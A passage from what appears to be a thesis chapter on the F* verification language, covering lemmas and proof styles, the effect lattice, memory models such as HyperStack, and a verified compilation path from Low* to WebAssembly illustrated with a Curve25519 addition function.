would have verified and worked just as well. Adding a refinement to the type definition of a total function and verifying it is called *intrinsic verification*. This proof style has its strengths and weaknesses. The main advantage is that intrinsic refinements are systematically propagated to the context at every function call, without having to rely on external lemmas or the cleverness of the automatic solver. The main drawback however, is that it complexifies the proof environment with hypotheses that may not be necessary, in which case they may hinder the proof process. Furthermore, because the full definition of a total function is encoded to the external solver, intrinsic properties could be locally re-proven as needed.

The intrinsic refinement on the positivity of the value returned by the length function is a typical example of a useful case of the intrinsic style. In mathematics and computer science lengths are usually positive. Therefore, in many F* programs the length of a list will be expected to be positive, as a prerequisite to other computations of proofs. Thereon is it legitimate

to systematically carry around the positivity property: rather than clobbering the proof context it will remove some verification conditions. We could use a similar method to let F* prove useful properties about the append function. For instance, the F* proof system verifies the following version of append:

```
let append (x:list α) (y:list α) : Tot (z:list α{length z ≥ length x}) =
  match x with
  | [] → y
  | a::tl → a::append tl y
```

However, this property, although useful, is less crucial than the fact that the length function returns only positive values. For instance, we may need the property length z ≥ length y or the more general property length z = length x + length y, in which case the weaker intrinsic refinement shown above is not pertinent. In the standard library, and more generally for large F* developments, we cannot presume of the use that will later be made of functions and thus cannot overload them with unnecessary logical refinement. In such cases, more detailed properties should be left to separate lemmas.

2.1.2 Lemmas: from intrinsic to extrinsic proofs

In F*, lemmas are not specific constructs but special instances of total functions: they always return unit. It implies that they are computationally irrelevant. Because of the absence of side effect, a lemma call simply reduces to () ("unit"), thus corresponds to a no-operation and can be safely ignored for extraction; they are, however, relevant proofs. The resulting unit value carries a logical refinement which gets added to the proof context and then can be used by F* and the external solver.

2.1.2.1 Extrinsic style

Going back to the previous example of the append function that shows that the length of the result is greater than the length of first argument, because the property is too specific we now want to prove the property *extrinsically*. This means that we want a lemma which, from the arguments of the append function, guarantees that the result of the append function satisfies a certain property. The listing in figure 2.5 below illustrates how to write such a lemma.

This example lemma also constitutes a good illustration of the recursive proof process in F*. The lemma verifies within a couple milliseconds. However, it is worth noticing that although it seems like a very simple lemma to prove, there are a few subtleties that the F* verification system has to handle...

Termination check As mentioned before, lemmas (with the Lemma syntax notation) are syntactic sugar for Tot unit. Therefore, the body of any lemma must be proven to terminate. In our example, the F* type-checker is able to determine automatically that the length of the x argument strictly decreases with each recursive call. Given that the length is always positive, the sequence of calls is guaranteed to terminate with a last call where the x argument is Nil,

```
1  val lemma_append_length:
2    x:list α →y:list α →Lemma (length (append x y) ≥ length x)
3    (* (decreases (length x)) *)
4
5  let rec lemma_append_length x y =
6    match x with
7    | [] →(* assert(length x == 0);
8              assert(append [] y == y);
9              assert(length y ≥ 0); *)
10          ()
11   | hd::tl →(* assert(length x = 1 + length tl);
12                  assert(append x y = hd::(append tl y)); *)
13                  lemma_append_length tl y
14              (* ; assert(length (append tl y) = length tl + length y) *)
15   (* | _→ assert(false) // this branch is irrelevant *)
```

Figure 2.5 – Example of F* lemma proven recursively

and thus return. In more complex cases, F* may need additional guidance to figure out how to prove termination. To that intent, a decreases clause can be added at the end of a recursive lemma or function type declaration which will specify what has to be proven to strictly decrease (commented out in figure 2.5 as it is unnecessary in our example). Of course, the argument of the decreases clause has to be of a type on which a total order is defined — a condition satisfied in the example by the natural integer type.

Initial step This lemma can easily be proven by induction. The first step is to show that in the initial case if the x argument is the empty list — which is the only non-inductive case — the condition is satisfied. Because our example is simple enough, F* does not need any guidance to prove that the length property holds in this particular case. In more complex settings however, F* may struggle and require some help. The inlined comments on lines 7-9 illustrate how to provide the verification system with extra information and *guide* the proof. These assert calls are translated by F* into intermediate verification conditions which are discharged to the external solver for verification, and then added to the proof context. Intuitively, instead of letting the solver dwell into an unguided search, assert is a way to direct it by adding specific properties known by the programmer to be useful and potentially easier to prove to its context and which, hopefully, will be useful for later proofs.

Inductive step The complexity in an inductive proof typically resides in the induction step. Just like in mathematics, in order to perform this demonstration the F* assumes that the goal holds for all steps prior to a step n, arbitrarily chosen (different from the initial step) and attempts to demonstrate that it holds for the chosen step. This is baked into the recursive call of the lemma: because termination is provable and the initial case as well, it is sound to recursively call the lemma, which provides the goal of the lemma for any *smaller* argument. Namely, that the length of the concatenation of the tail of x and y is greater than the length of the tail of x. Given the definition of append when the first argument is a Cons list, F* can prove that the length property is indeed satisfied. Note that similarly to the initial step, many

of the proof steps are automated by F* and the external SMT solver. This automation feature is one of the key strengths of the language as it saves a lot of time and annotation effort from the programmer. However, in order to make the proofs more robust, faster, or simply to go through, it is sometimes valuable to add a few extra annotations, examples of which are given in comment in this inductive step.

Exhaustive pattern matching One last important point the verification system has to tackle is the exhaustiveness of the pattern matching: in order for the proof to succeed the verification system has to ensure that all cases have been taken into account. Here we match exactly against the two different list constructors, without constraining them, so proving that all cases have been handled is straightforward for F*. It may not always be so. If not, it may be valuable to use reasoning by contradiction. Here, if we uncomment the third branch (with the wildcard "_"), we can prove that reaching that branch implies that $\perp$ holds and thus that it is impossible, meaning that the pattern matching was, indeed, exhaustive.

Visibility and syntax Lemmas bodies are of no interest to the verification system once they are proven. The purpose of lemmas is to introduce new hypothesis into the proof context, not to pollute it with unnecessary proof steps. Therefore, F* will only treat `Lemmas` as abstract. Also, although the syntax in the example is the most used one, F* offers specific desugaring to lemmas to simplify degenerated cases. For instance, a signature `Lemma (requires (⊤)) (ensures (P x))` may be written more concisely `Lemma (P x)`.

Calling a lemma Because lemmas are total functions, calling them in F* code is similar to calling any other function. For functions which return `unit`, F* offers syntactic sugar where the function gets called like in a statement, with a semi-colon at the end and without explicit let-binding. The `let _= lemma_call () in ...` and `lemma_call ();` expressions are semantically strictly equivalent. The listing below illustrates how to use a lemma in a function's body:

```
1 let test () =
2   let x = [1; 2; 3] in
3   let y = [4; 5] in
4   let z = append x y in
5   (* assert(length z = length x + length y); // fails *)
6   lemma_append_length x y;
7   (* assert(length z = length x + length y) // succeeds *)
8   ()
```

The lemma call introduces the property attached to the `ensures` clause into the proof context, thus making it available to the solver for future goals.

These few notes and examples are meant to give the reader a flavor of the proof process when programming in F*. The system could be described as *semi-automated*. The combination of the F* typechecker and the external SMT solver will handle most of the simple — sometimes even complex — cases. Nonetheless, because full automation for such proofs is still an active area

of research and may require an arbitrary amount of time for the SMT solver, F* offers ways to subdivide goals and guide the solver through the proof process.

2.1.3 Computational and monadic effects

Computation types Computation types `m t` have the form `M t` $\tau_1 \ldots \tau_n$, where `M` is an effect constructor, `t` is the result type, and each τ_i is a term (e.g., a type or an expression). For primitive effects, computation types have the shape `M t wp`, where the index `wp` is a predicate transformer. We also use a number of derived forms. For example, the primitive computation-type `PURE (t:Type) (wp:PURE.WP t)` has two commonly used derived forms, shown below. For terms that are unconditionally pure, we have already introduced `Tot` in the previous sections:

```
1 effect Tot (t:Type) = PURE t (λ post → ∀x. post x)
```

When writing specifications, it is often convenient to use traditional pre- and postconditions instead of predicate transformers—the abbreviation `Pure` defined below enables this.

```
1 effect Pure (t:Type) (p:PURE.Pre) (q:PURE.Post t)
2       = PURE t (λ post → p ∧ ∀x. q x ⟹ post x)
```

For readability, we write `Pure t (requires p) (ensures q)` ≜ `Pure t p q` where "`requires`" and "`ensures`" are syntax delimiters and are semantically insignificant.

Effect	Description
`Pure 't wp`	Effect of side effect free, terminating computations
`Tot 't`	Effect of pure computations with trivial pre and postconditions
`Lemma wp`	Effect of lemmas
`Div 't wp`	Effect of side effect free computations which may not terminate
`ST t' wp`	Effect of stateful computations
`Stack t' wp`	Effect of stateful computations only allocating on the Stack
`Ghost t' wp`	Effect of computationally irrelevant computations

Figure 2.6 – Effect often used in F*

The functional core of F* is well suited for proofs and specifications. However, apart from the machine integers which are at the core of cryptography, the other data structures we presented in the previous sections are not always ideal for programming.

The main drawback of lists for instance is that their recursive nature makes the complexity of accessing their elements linear in the depth of the element in the list, while ideally these accesses would be constant-time. Sequences have a similar downfall in that they are immutable, which implies that all returned sequences are fresh values and that the runtime system has to deal with a considerable number of allocations and de-allocations automatically.

A key strength of F* is its ability to manipulate and reason about effects. F* effects are diverse and customizable and thus can adapt to the need of the programmer. Especially, in the case of efficient programs such as implementations of cryptographic code, users are required to

reason about pure specifications and efficient low level code which handles memory management. In the rest of this work will focus mainly on the *State* effect, which takes changes to the program's memory into account, and its several instantiation in F*, *Stack* in particular. But of course the F* effect system contains many other effects worth notice but less relevant for this work (such as divergence or exception handling), we refer the reader to the main F* papers [221, 218, 15] for more details on those.

2.1.3.1 Lattices of effects

F* defines a lattice of primitive effects, which can be customized and refined by the programmer [15]. Although all F* programs could be written in the ALL effect, which encompasses statefulness, divergence and exceptions, it is convenient to use more specific monads for computations which do not exhibit all the aforementioned effects. For instance, it would be unnecessarily heavy to propagate state constraints within pure computations or IO constraints to generic state computations. Furthermore, as the verification conditions are automatically generated from the weakest precondition (wp) predicate transformer, sequential computations with complex effects lead to an exponentially large verification conditions while PURE computations for instance are straightforward to compose.



Figure 2.7 – Lattice of effects in F*

F* primitively defines six different effects that are hierarchically placed over a lattice: PURE computations which are terminating and have no side effects, DIV computations which do not exhibit side effects but might not terminate, GHOST for computationally irrelevant code, STATE for stateful computations, EXN for exception throwing computations and ALL for computations that may exhibit all effects but the GHOST one. Effects lower on the lattice can be lifted to those placed higher, while the converse is forbidden. At the very top of the lattice is an implicit extra effect T which is for mutually incompatible effects—it is implicit because F* rejects all computations in that effect so it cannot be used in concrete code. The lifting functions from an effect to another higher in the lattice are already defined in F* and the verification system performs the lifting automatically so that, for example, PURE functions can freely be used in STATE code without explicit lifts being required.

PURE At the bottom of the lattice is PURE, the effect terminating, side effect free computations. The postcondition is indexed by the returned value of the computation and the weakest precondition calculus for PURE programs is defined below:

```
1 PURE.Post a = a →Type
2 PURE.Pre = Type
3 PURE.WP a = PURE.Post a →PURE.Pre
4 PURE.return a (x:a) (post:PURE.Post a) = post x
5 PURE.bind a b (wp1:PURE.WP a) (wp2: a →PURE.WP b) : WP b =
6   λ(post:PURE.Post b) →wp1 (λ x →wp2 x post)
```

Figure 2.8 – F* definition of the PURE monad

Since effects can be lifted to effect higher than them in the lattice, PURE can composed with any other F* effect. In particular, it can be used in specifications, which F* constraints to be pure terms.

STATE Another important effect is the STATE effect. Such computations are *stateful*: they carry an implicit state which they can read from and update. This implicit state therefore parameterize the pre- and postconditions of any STATE computations, as shown below:

```
1 STATE.Post a = a →state →Type
2 STATE.Pre = state →Type
3 STATE.WP a = STATE.Post a →STATE.Pre
4 STATE.return a (x:a) (post:STATE.Post a) = λs →post x s
5 STATE.bind a b (wp1:STATE.WP a) (wp2: a →STATE.WP b) : WP b =
6   λ(post:STATE.Post b) s0 →wp1 (λ x s1 →wp2 x post s1) s0
```

Figure 2.9 – F* definition of the STATE monad

Intuitively the implicit state represents the memory of the program. The precondition depends on the state of the memory when the function is called, while the postcondition specifies how the state was updated. The definition of the weakest precondition monadic calculus on the PURE and STATE effects shows that STATE can indeed supersede PURE: any pure computation can be seen as a stateful one leaving the state untouched. PURE is therefore a sub-effect of STATE and the automated effect lifting performed by F* is guided by:

```
1 PURE.lift_state a (wp:PURE.WP a) : STATE.WP a =
2     λ(post:STATE.Post a) s →wp (λ x →post x s)
```

GHOST The GHOST effect defines terms that are not computationally relevant. GHOST is on a separate branch of the lattice and cannot be lifted to any other effect but the implicit top T which is rejected by the verification system. This mechanism guarantees that GHOST code

is never used in computationally relevant code, but only in the proof world. Therefore, when a valid F* program is compiled to executable code, GHOST code can be safely erased, having provable non-interference with terms with any other effect. This feature is useful to manipulate proof witnesses in concrete code for instance. These proof witnesses are helpful for intermediate lemmas and proofs steps, but need to be erased at compile time. This specificity aside, GHOST is identical to PURE in its definition and is a very useful effect in F* specifications.

Other Effects F* also exposes primitive effect for pure, diverging computations (DIV), exception throwing computations (EXN) and the standard ML effect of OCaml programs (ALL). But very useful effects such as Stack can be defined by users on top of PURE or STATE and are very important pieces of the code used for concrete applications.

2.1.3.2 Syntactic sugar and definition of new effects

Effectful signatures with the form M a wp, where a is the return type and wp the weakest precondition predicate transformer, are not ideal to make specifications immediately explicit to human readers. Rather, it is more intuitive to write the specifications in the style of *contracts*. Contracts expose separate pre- and postconditions. For pure computations, the precondition only depends on the bounded arguments while the postcondition is also parameterized by the result of the computation. For stateful computations the precondition depends on the state of the program when the function is called while the postcondition is expressed with regard to the initial state, the result and the final state. This syntactic sugar around effects can be further refined by the programmer. Below we give examples for Pure and ST. The Tot effect corresponds to a degenerated case of PURE where the weakest precondition predicate transformer is trivial (the precondition is ⊤ and the postcondition λres → ⊤).

```
1 effect Pure (a:Type) (pre:pure_pre) (post:pure_post a) =
2        PURE a (λ (p:pure_post a) → pre ∧ (∀ (x:a). post x ⟹ p x))
3
4 effect Tot (a:Type) = PURE a (λ p → ∀(x:a). p x)
5
6 effect ST (a:Type) (pre:st_pre) (post: (heap → Tot (st_post a))) =
7        STATE a (λ (p:st_post a) (h:heap) → pre h ∧ (∀ a h1. post h a h1 ⟹ p a h1))
```

Figure 2.10 – Examples of F* effect abbreviations

For better readability, F* provides syntactic sugar for those pre- and postconditions, identifiable to their respective requires and ensures keywords. Following those notations, a typical F* stateful function has a signature of the form:

```
1 val f: x₁:t₁ → ... → xₙ:tₙ → ST t
2  (requires (λ h → pre x₁ ... xₙ h))
3  (ensures (λ h₀ r h₁ → post x₁ ... xₙ h₀ r h₁))
```

where h and h_0 correspond to the program's state when the function is called, r is the result of the computation and h_1 denotes the state of the program when the function returns.

2.1.4 Customizable memory models

As illustrated in the previous section, the STATE effect carries an implicit state which records persistent changes to the program's memory. While the effect itself is primitive to the language, the type of the actual *state* object is freely customizable by the programmer. The complete type signature of the STATE effect in F* is given below:

```
STATE_h (heap:Type): result:Type → wp:st_wp_h heap result → Effect
```

STATE_h takes the type heap of the state as a parameter on which the weakest precondition predicate transformer also depends. This heap type fully characterizes the memory layout considered. The F* standard library proposes multiple models but as we will see, new heap types can be defined to model more specific memory disciplines.

Heap The default memory model F* exposes with the STATE effect is called Heap. It is a simple representation of the memory as a map from references (keys) to values. Its *target* memory model is the OCaml and F# model, languages to which F* code can be compiled by default. In those languages memory management is completely automated. The runtime system takes care of the allocations and relies on a garbage collector to automatically reclaim memory locations that shall no longer be used. Because the runtime of the target language automates everything, the constraints which need to be enforced to guaranty the memory safety of the program are minimal. Namely, one has to make sure that references which are dereferenced point to valid memory locations. To make this process simple the logic of Heap relies on the fact that the mapping from references to values is monotonic: since the runtime system will automatically free unused variables and the programmer has no control over the memory management it is not necessary to provide a *freeing* mechanism of the F* level. From a specification perspective, a freshly allocated reference will thus remain accessible for the whole existence of the program (although of course the garbage collector can reclaim it sooner). As a corollary, as only a specific API call of Heap can return fresh valid references, a program has no way to generate such references and thus any existing reference is guaranteed to be valid, even in the absence of explicit predicates over the corresponding state.

HyperHeap The Heap memory model has the advantage to be extremely simple to use and natively produces safe OCaml or F# code. Its main drawback is that it has no built-in features for reasoning about which parts of the memory have been updated, and which have not. Intuitively, the memory — which is a single map — gets modifies as a whole when it is updated and the programmer is responsible for making explicit which references (keys) have been updated and which have not. This leads to scalability issues in the presence of many simultaneously modified references. For instance, suppose that some program has stored some data under some reference

r, which should not be changed throughout the computation. With the Heap model, for every update to the state the programmer will have to prove that the modified reference is different from the r reference. This adds a significant proof burden: the invariant has to be carried everywhere. To tackle this issue, F* natively offers another memory model called HyperHeap. Informally HyperHeap divides Heap into *regions*. The idea is that different regions are either nested or distinct. References from two distinct regions automatically enjoy separation: updating a region is guaranteed to leave distinct regions unchanged. Therefore, separation between references is lifted to separation between regions. Because those regions can be arbitrarily subdivided into further subregions, separation can be as coarse or as precise as needed.

In practice HyperHeap is implemented as a map of Heap objects, on top of which a tree structure is enforced, which represents the hierarchy of regions.

HyperStack While HyperHeap plays the role of modeling long-term freeable memory similarly to a malloc, the HyperStack effect plays the role of mimicking stack allocated arrays. Such arrays (or "buffers" in legacy F* terminology) can be allocated within the body of a function but unlike heap allocations, they must be deallocated at the end of the current function.

Abstractly, we can define two types, mem and loc which respectively represent the structure and a location within the memory space of the specific HyperHeap region dedicated to the stack. For the intuition, the reader can think of the loc as a pointer in C and mem as a live capture of the content of the stack.

```
val mem: Type
val loc: Type
```

The HyperStack memory model is designed to model the C memory representation and concepts. In C programs *memory safety* is a trivial but important part of the correctness of the program when considering the non-interference of a function with the rest of the memory space. To that end, functions in the HyperStack effect can be equipped with the modifies and disjoint clauses which characterize this *spatial safety* of arrays by delimiting the positions locs where a function can mutate memory. To represent *temporal safety* a live predicate can be used and correspond to the lifetime of a C pointer. By proving that a function modifies only a live array for which is *disjoint* from another between the initial mem and the final mem we prove memory safety and non-interference vis-a-vis other objects and regions of the memory.

HyperStack is the typical memory model used to write F* code that will be extracted to C, as it targets its memory model. The main benefit of this fine-grained model is that by carefully picking the default functions exposed to the programmer, one can *generate memory safe C programs without undefined behaviors* at a low programming cost.

This *signature* can be read: "This function f is an effectful function in the Stack effect which takes four arguments: t_1 and t_2 which are Type in the lowest universe, and the arrays/buffers b_1 and b_2 which are buffers of types respectively t_1 and t_2. f returns unit, requires that both buffers are disjoint and live in the initial memory h (=h_0) and ensures that only one buffer b_1 has been modified in the final memory h_1 after the execution of its body." In this excerpt, note that the liveness and disjointness of the buffers in the final memory is propagated implicitly. The _ symbol is a binder for an unused name in the postcondition, specifically it is the name of the

```
(* Let ``s`` be a set of memory locations, and ``h1`` and ``h2`` be two
  memory states. Then, ``s`` is modified from ``h1`` to ``h2`` only if,
  any memory location disjoint from ``s`` is preserved from ``h1`` into
  ``h2``. Elimination lemmas illustrating this principle follow. *)

val modifies (s: loc) (h1:HyperStack.mem) (h2: HyperStack.mem): GTot Type0

(* ``live h b`` holds if, and only if, buffer ``b`` is currently
allocated in ``h`` and has not been deallocated yet.

This predicate corresponds to the C notion of "lifetime", and as
such, is a prerequisite for all stateful operations on buffers
(see below), per the C standard:

  If an object is referred to outside of its lifetime, the
  behavior is undefined.

  -ISO/IEC 9899:2011, Section 6.2.4 paragraph 2

By contrast, it is not required for the ghost versions of those
operators. *)

val live (#a:Type0) (h:HyperStack.mem) (b:buffer a): GTot Type0
```

Figure 2.11 – Definition of the HyperStack modifies and live predicates

```
val f: t1:Type0 → t2:Type0 → b1:buffer t1 → b2:buffer t2 →
  Stack unit
  (requires λ h → live h b1 ∧ live h b2 ∧ disjoint b1 b2)
  (ensures λ h0 _ h1 → modifies1 b1 h0 h1)
```

Figure 2.12 – Example of a memory safe function in the Stack effect

returned value. Since the function f returns unit it is unused in our example.

If a function has such a signature, the body of the function must verify the postcondition, hence our characterization of memory safety, otherwise the code will not typecheck.

More memory models The Heap, HyperHeap and HyperStack memory models are defined in the default F* library. They are a reasonable and realistic set of modules that can be used to write effectful F* code that can be extracted to C, WebAssembly, F# and OCaml as these are mimicking the target language memory model. In almost every single of our use cases these modules are largely sufficient to cover our needs. We will not describe here how to define a new memory model as it is not the topic of this work, but we emphasize to the reader that more detailed memory models could be implemented to cover more needs, especially in the case of Pure models that do not try to be attached to an F* extraction mechanism.

2.2 Generating correct and efficient C and WebAssembly code

The F* environment already provides a toolchain to compile a Low* program to C via the Low*-to-C compiler called KreMLin. Seeing that F* is a prime language for writing security-critical code, we asked ourselves what would be interesting additional compilation targets for Low*. Would Rust, Go, Python or JavaScript be good targets? Without entering too much in the details Rust, Go and Python were discarded. As a team, using cryptographic implementation as our main drive, generating one of these languages makes no sense as they are already memory safe languages and reasonably typed by default. Additionally, the generated code for these high level languages would be strictly less safe than C. JavaScript, on the other hand, provides very low performance and correctness when written by hand, so generating it might be a good step in providing better correctness.

A general agreement was that generating lower level languages that are difficult to get right by hand and are closer to the hardware are generally the way to go. I was required extracting F* to VHDL or Verilog multiple times, this might be interesting in the future.

In the meantime, WebAssembly, represents a compelling compilation target for security-critical code for the web, the community also considering trying to make it the "generic assembly language" of the future. We decided to repurpose the Low*-to-C toolchain which already exists within F* and present a verified compilation path from Low* to WebAssembly.

2.2.1 Overview of the compilation toolchain

Protzenko et al. [62] model the Low*-to-C compilation in three phases (Figure 2.13). The starting point is Explicitly Monadic F* [15] (EMF*). First, the erasure of all computationally-irrelevant code yields a first-order program with relatively few constructs, which they model as λow*, a simply-typed lambda calculus with mutable arrays. Second, λow* programs are translated to C*, a statement language with stack frames built into its reduction semantics. Third, C* programs go to CLight, CompCert's internal frontend language for C [167].



Figure 2.13 – The original Low*-to-C translation

Semantic preservation across these three steps is shown using a series of simulations. More importantly, this Low*-to-C pipeline ensures a degree of *timing side-channel* resistance, via type abstraction. This is achieved through *traces* of execution, which track memory access and branches. The side-channel resistance theorem states that if two programs verify against an

abstract secret type; if these two programs only differ in their secret values; if the only functions that operate on secrets have secret-independent traces; then once compiled to CLight, the two programs reduce by producing the same result and emitting the same traces. In other words, if the same program operates on different secrets, the traces of execution are observationally equivalent (indistinguishable).

We repurpose both the formalization and the implementation of the toolchain, and replace the $\lambda ow^* \to C^* \to$ Clight sequence with a new $\lambda ow^* \to C\flat \to$ WebAssembly translation. We provide a paper formalization in the present section and our implementation is now up and running as a new backend of the KreMLin compiler. (Following [62], we omit the handling of heap allocations, which are not used in our target applications.)

Why a custom toolchain? Using off-the-shelf tools, one can already compile Low* to C via KreMLin, then to Wasm via Emscripten. We can mention that this TCB is substantial, but in addition to the trust issue, there are technical reasons that justify a new pipeline to Wasm.

First, C is ill-suited as an intermediary language. C is a statement language, where every local variable is potentially mutable and whose address can be taken; LLVM immediately tries to recover information that was naturally present in Low* but lost in translation to C, such as immutable local variables ("registers"), or an expression-based representation via a control-flow graph. Second, going through C via C* puts a burden on both the formalization and the implementation. On paper, this mandates the use of a nested stack of continuations for the operational semantics of C*. In KreMLin, this requires not only dedicated transformations to go to a statement language, but also forces KreMLin to be aware of C99 scopes and numerous other C details, such as undefined behaviors. In contrast, C♭, the intermediary language we use on the way to WebAssembly, is expression-based, has no C-specific concepts, and targets WebAssembly whose semantics have no undefined-behavior. As such, C♭ could be a natural compilation target for a suitable subset of OCaml, Haskell, or any other expression-based programming language.

2.2.2 Translating λow^* to C♭

We explain our translation via an example: the implementation of the `fadd` function for Curve25519. The function takes two arrays of five limbs each, adds up each limb pairwise (using a for-loop) and stores the result in the output array. It comes with the precondition (elided) that the addition must not overflow, and therefore limb addition does not produce any carries. The loop has an invariant (elided) that guarantees that the final result matches the high-level specification of `fadd`.

```
1 let fadd (dst: felem) (a b: felem): Stack unit ... =
2   let invariant = ... in
3   C.Loops.for 0ul 5ul invariant (λ i →dst.(i) ←a.(i) + b.(i))
```

This function formally belongs to EMF*, the formal model for F* (Figure 2.13). The first transformation is erasure, which gets rid of the computationally-irrelevant parts of the program: this means removing the pre- and postcondition, as well as any mention of the loop invariant, which is relevant only for proofs. After erasure, this function belongs to λow^*.

The λow* language λow* is presented in Figure 2.14 and is a first-order lambda calculus, with recursion. It is equipped with stack-allocated arrays (called buffers), which support: writebuf, readbuf, newbuf, and subbuf for pointer arithmetic. These operations take indices, lengths or offsets expressed in *array elements* (not bytes).

$$
\begin{array}{rcl}
\tau & ::= & \mathsf{int32} \mid \mathsf{int64} \mid \mathsf{unit} \mid \{\overrightarrow{f = \tau}\} \mid \mathsf{buf}\ \tau \mid \alpha \\
v & ::= & x \mid g \mid k : \tau \mid () \mid \{\overrightarrow{f = v}\} \\
e & ::= & \mathsf{readbuf}\ e_1\ e_2 \mid \mathsf{writebuf}\ e_1\ e_2\ e_3 \mid \mathsf{newbuf}\ n\ (e_1 : \tau) \\
& \mid & \mathsf{subbuf}\ e_1\ e_2 \mid e.f \mid v \mid \mathsf{if}\ e_1\ \mathsf{then}\ e_2\ \mathsf{else}\ e_3 \\
& \mid & d\ \overrightarrow{e} \mid \mathsf{let}\ x : \tau = e_1\ \mathsf{in}\ e_2 \mid \{\overrightarrow{f = e}\} \mid e \oplus n \mid \mathsf{for}\ i \in [0; n)\ e \\
P & ::= & \cdot \mid \mathsf{let}\ d = \lambda \overrightarrow{y : \tau}.\ e_1 : \tau_1, P \mid \mathsf{let}\ g : \tau = e, P
\end{array}
$$

Figure 2.14 – λow* syntax

λow* also supports structures, which can be passed around as values (as in C). Structures may be stored within an array, or may appear within another structure. They remain immutable; to pass a structure by reference, one has to place it within an array of size one. None of: in-place mutation of a field; taking the address of a field; flat (packed) arrays within structures are supported. This accurately matches what is presently implemented in Low* and the KreMLin compiler.

Base types are 32-bit and 64-bit integers; integer constants are annotated with their types. The type α stands for a secret type, which we discuss in the next section. For simplicity, the scope of a stack allocation is always the enclosing function declaration.

Looking at the fadd example above, the function belongs to Low* (after erasure) because: its signature is in the Stack effect, i.e. it verifies against the C-like memory model; it uses imperative mutable updates over pointers, i.e. the felem types and the ← operator; it uses the C loops library. As such, fadd can be successfully interpreted as the following λow* term:

$$
\begin{array}{l}
\mathsf{let}\ fadd = \lambda(dst : \mathsf{buf\ int64})(a : \mathsf{buf\ int64})(b : \mathsf{buf\ int64}). \\
\quad \mathsf{for}\ i \in [0; 5).\ \mathsf{writebuf}\ dst\ i\ (\mathsf{readbuf}\ a\ i + \mathsf{readbuf}\ b\ i)
\end{array}
$$

λow* enjoys typing preservation, but not subject reduction. Indeed, λow* programs are only guaranteed to terminate if they result from a well-typed F* program that performed verification in order to guarantee spatial and temporal safety. In the example above, the type system of λow* does *not* guarantee that the memory accesses are within bounds; this is only true because verification was performed over the original EMF* program.

The differences here compared to the original presentation [62] are as follows. First, we impose no syntactic constraints on λow*, i.e. we do not need to anticipate on the statement language by requiring that all writebuf operations be immediately under a let. Second, we do not model in-place mutable structures, something that remains, at the time of writing, unimplemented by the Low*/KreMLin toolchain. Third, we add a raw pointer addition $e \oplus n$ that appears only as a temporary technical device during the structure allocation transformation (below).

The C♭ language C♭ resembles λow*, but: (I) eliminates structures altogether, (II) only retains a generic pointer type, (III) expresses all memory operations (pointer addition, write,

reads, allocation) in terms of byte addresses, offsets and sizes, and (IV) trades lexical scoping in favor of local names. As in WebAssembly, functions in C♭ declare the set of local mutable variables they introduce, including their parameters.

$$
\begin{aligned}
\hat{\tau} &::= \mathsf{int32} \mid \mathsf{int64} \mid \mathsf{unit} \mid \mathsf{pointer} \\
\hat{v} &::= \ell \mid g \mid k : \hat{\tau} \mid () \\
\hat{e} &::= \mathsf{read}_n\ \hat{e} \mid \mathsf{write}_n\ \hat{e}_1\ \hat{e}_2 \mid \mathsf{new}\ \hat{e} \mid \hat{e}_1 \oplus \hat{e}_2 \mid \ell := \hat{e} \mid \hat{v} \mid \hat{e}_1;\ \hat{e}_2 \\
&\quad \mid \mathsf{if}\ \hat{e}_1\ \mathsf{then}\ \hat{e}_2\ \mathsf{else}\ \hat{e}_3 : \hat{\tau} \mid \mathsf{for}\ \ell \in [0; n)\ \hat{e} \mid \hat{e}_1 \times \hat{e}_2 \mid \hat{e}_1 + \hat{e}_2 \mid d\ \overrightarrow{\hat{e}} \\
\hat{P} &::= \cdot \mid \mathsf{let}\ d = \lambda \overrightarrow{\ell : \hat{\tau}}.\overrightarrow{\ell : \hat{\tau}}, \hat{e} : \hat{\tau}, \hat{P} \mid \mathsf{let}\ g : \hat{\tau} = \hat{e}, \hat{P}
\end{aligned}
$$

Figure 2.15 – C♭ syntax

Translating from λow* to C♭ involves three key steps: ensuring that all structures have an address in memory; converting let-bindings into local variable assignments; laying out structures in memory.

1) Desugaring structure values Structures are values in λow* but not in C♭. In order to compile these, we make sure every structure is allocated in memory, and enforce that only pointers to such structures are passed around. This is achieved via a mundane type-directed λow*-to-λow* transformation detailed in Figure 2.16.

let $d = \lambda y : \tau_1.\ e : \tau_2$	$\rightsquigarrow$	let $d = \lambda y :$ buf τ_1. [readbuf y $0/y$]$e : \tau_2$	if τ_1 is a struct type
let $d = \lambda y : \tau_1.\ e : \tau_2$	$\rightsquigarrow$	let $d = \lambda y : \tau_1.\ \lambda r :$ buf τ_2. let $x : \tau_2 = e$ in writebuf r 0 x : unit	if τ_2 is a struct type
$f\ (e : \tau)$	$\rightsquigarrow$	let $x :$ buf $\tau =$ newbuf 1 e in $f\ x$	if τ is a struct type
$(f\ e) : \tau$	$\rightsquigarrow$	let $x :$ buf $\tau =$ newbuf 1 $(_ : \tau)$ in $f\ e\ x$; readbuf x 0	if τ is a struct type
let $x : \tau = e_1$ in e_2	$\rightsquigarrow$	let $x :$ buf $\tau =$ take_addr e_1 in [readbuf x $0/x$]e_2	if τ is a struct type
$\{\overrightarrow{f = e}\}$ (not under newbuf)	$\rightsquigarrow$	let $x :$ buf $\{\overrightarrow{f = \tau}\} =$ newbuf 1 $\{\overrightarrow{f = e}\}$ in readbuf x 0	if τ is a struct type
take_addr(readbuf e n)	$\rightsquigarrow$	subbuf e n	
take_addr($(e : \overrightarrow{f : \tau}).f$)	$\rightsquigarrow$	take_addr(e) $\oplus$ offset($\overrightarrow{f : \tau}, f$)	
take_addr(let $x : \tau = e_1$ in e_2)	$\rightsquigarrow$	let $x : \tau = e_1$ in take_addr e_2	
take_addr(if e_1 then e_2 else e_3)	$\rightsquigarrow$	if e_1 then take_addr e_2 else take_addr e_3	

Figure 2.16 – λow*-to-C♭: Ensuring all structures have an address

